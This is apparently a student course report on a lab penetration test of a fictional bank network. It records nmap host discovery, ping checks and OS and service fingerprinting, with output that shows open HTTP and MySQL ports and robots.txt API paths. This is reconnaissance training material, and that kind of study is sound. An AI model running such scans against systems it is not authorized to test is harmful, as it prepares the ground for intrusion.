ECE - 567

PROJECT REPORT

Part 1

SUBMITTED BY

Sannath Reddy Vemula	V00949217
Anjali	V00037453
Somayeh Roshandel	V00942553

Submitted To - Prof. Issa Traore

itraore@ece.uvic.ca

Overview

Neptune Bank is an online banking service provider. The company has a website for its employees and customers, and a private network.


As a financial service provider, their reputation relies not only on the quality of their services, but also on their ability to protect their own network and website. To anticipate and prevent possible breach, which would be damaging to Neptune's brand and reputation, you have been hired as an external cybersecurity consultant to conduct the penetration testing of Neptune' private network and website and recommend appropriate mitigation solutions. Neptune' private network is accessible only by the employees, whereas the website can be accessed by the public, their customers and their employees.

Phase 1: Information gathering (7%)

1.1. Using network scanners, extract the topology information of the Neptune's private network. Identify available hosts, and for each host, find the IP address, Operating System, running services and open ports. Ensure that you specify the exact versions.

Below are the steps which we followed to find the above information.

1. Turned on all the virtual host and target machines.
2. Searched IP address of the Host machine KALI using the **ifconfig** command on Kali terminal (192.168.171.17).



3. Found IP address of the virtual target machines Neptune N, W and R by using nmap command line.
   nmap -sP 192.168.171.0/24

```
kali@kali:~$
kali@kali:~$
kali@kali:~$ nmap -sP 192.168.171.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 18:35 EST
Nmap scan report for 192.168.171.15
Host is up (0.011s latency).
Nmap scan report for 192.168.171.16
Host is up (0.011s latency).
Nmap scan report for 192.168.171.17
Host is up (0.0085s latency).
Nmap scan report for 192.168.171.19
Host is up (0.0025s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.34 seconds
kali@kali:~$
```

4. After finding the IP addresses of the target machines, we did ping the machines IP addresses one by one to verify the connectivity with the host Kali machine.

5. IP addresses of the targets:

   a. 192.168.171.15

   b. 192.168.171.16

   c. 192.168.171.19


```
File  Actions  Edit  View  Help
kali@kali:~$
kali@kali:~$
kali@kali:~$ ping 192.168.171.15
PING 192.168.171.15 (192.168.171.15) 56(84) bytes of data.
64 bytes from 192.168.171.15: icmp_seq=1 ttl=64 time=0.350 ms
64 bytes from 192.168.171.15: icmp_seq=2 ttl=64 time=0.823 ms
64 bytes from 192.168.171.15: icmp_seq=3 ttl=64 time=0.953 ms
64 bytes from 192.168.171.15: icmp_seq=4 ttl=64 time=1.09 ms
^C
--- 192.168.171.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3023ms
rtt min/avg/max/mdev = 0.350/0.803/1.088/0.278 ms
kali@kali:~$
kali@kali:~$
kali@kali:~$
kali@kali:~$ ping 192.168.171.16
PING 192.168.171.16 (192.168.171.16) 56(84) bytes of data.
64 bytes from 192.168.171.16: icmp_seq=1 ttl=64 time=0.761 ms
64 bytes from 192.168.171.16: icmp_seq=2 ttl=64 time=1.07 ms
64 bytes from 192.168.171.16: icmp_seq=3 ttl=64 time=0.925 ms
64 bytes from 192.168.171.16: icmp_seq=4 ttl=64 time=0.884 ms
^C
--- 192.168.171.16 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.761/0.910/1.071/0.110 ms
kali@kali:~$
kali@kali:~$
kali@kali:~$ ping 192.168.171.19
PING 192.168.171.19 (192.168.171.19) 56(84) bytes of data.
64 bytes from 192.168.171.19: icmp_seq=1 ttl=64 time=0.771 ms
64 bytes from 192.168.171.19: icmp_seq=2 ttl=64 time=0.931 ms
64 bytes from 192.168.171.19: icmp_seq=3 ttl=64 time=0.958 ms
64 bytes from 192.168.171.19: icmp_seq=4 ttl=64 time=0.659 ms
^C
--- 192.168.171.19 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3033ms
rtt min/avg/max/mdev = 0.659/0.829/0.958/0.121 ms
kali@kali:~$
kali@kali:~$
kali@kali:~$
```

6. Performed OS Fingerprinting for each target using nmap and zenmap:


   (Screenshots from nmap)

   nmap -T5 -A 192.168.171.15 (or nmap -O -v ‘ targetIP ’)


   a. 192.168.171.15 (**NEPTUNE N**)



b. 192.168.171.16 (**NEPTUNE R**)





c. 192.168.171.19 (**NEPTUNE W**)



kali@kali: ~
File Actions Edit View Help
| Referrer-Policy: strict-origin-when-cross-origin
| Accept-Ranges: bytes
| Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://storage.googleapis.com; style-src 'self' https://fonts.googleapis.com 'unsafe-inline'; img-src 'self' data:; font-src 'self' https://fonts.gstatic.com data:
| Date: Sun, 01 Mar 2020 05:05:48 GMT
| Connection: close
| Last-Modified: Wed, 25 Dec 2019 23:06:11 GMT
| X-Content-Type-Options: nosniff
| Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'self'; payment 'none'
| Content-Length: 6102
| Content-Type: text/html;charset=utf-8
| Content-Language:
| HTTPOptions:
| HTTP/1.1 200 OK
| Allow: GET,HEAD,OPTIONS
| Connection: close
| Content-Length: 0
|_ Date: Sun, 01 Mar 2020 05:05:48 GMT
| http-robots.txt: 8 disallowed entries
| /api/account /api/account/change-password
| /api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
|_/v2/api-docs/
|_http-title: UvicBankApp
3306/tcp open mysql MySQL (unauthorized)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=3/1%Time=5E5B5B28%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,1B64,"HTTP/1\.1\x20200\x20OK\r\nExpires:\x200\r\nCache-Control:\x
SF:20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nX-XSS-Prot
SF:ection:\x201;\x20mode=block\r\nPragma:\x20no-cache\r\nX-Frame-Options:\
SF:x20DENY\r\nReferrer-Policy:\x20strict-origin-when-cross-origin\r\nAccep
SF:t-Ranges:\x20bytes\r\nContent-Security-Policy:\x20default-src\x20'self'
SF:;\x20script-src\x20'self'\x20'unsafe-inline'\x20'unsafe-eval'\x20https:
SF://storage\.googleapis\.com;\x20style-src\x20'self'\x20https://fonts\.go
SF:ogleapis\.com\x20'unsafe-inline';\x20img-src\x20'self'\x20data:;\x20fon
SF:t-src\x20'self'\x20https://fonts\.gstatic\.com\x20data:\r\nDate:\x20Sun
SF:,\x2001\x20Mar\x202020\x2005:05:48\x20GMT\r\nConnection:\x20close\r\nLa
SF:st-Modified:\x20Wed,\x2025\x20Dec\x202019\x2023:06:11\x20GMT\r\nX-Conte
SF:nt-Type-Options:\x20nosniff\r\nFeature-Policy:\x20geolocation\x20'none'
SF:;\x20midi\x20'none';\x20sync-xhr\x20'none';\x20microphone\x20'none';\x2
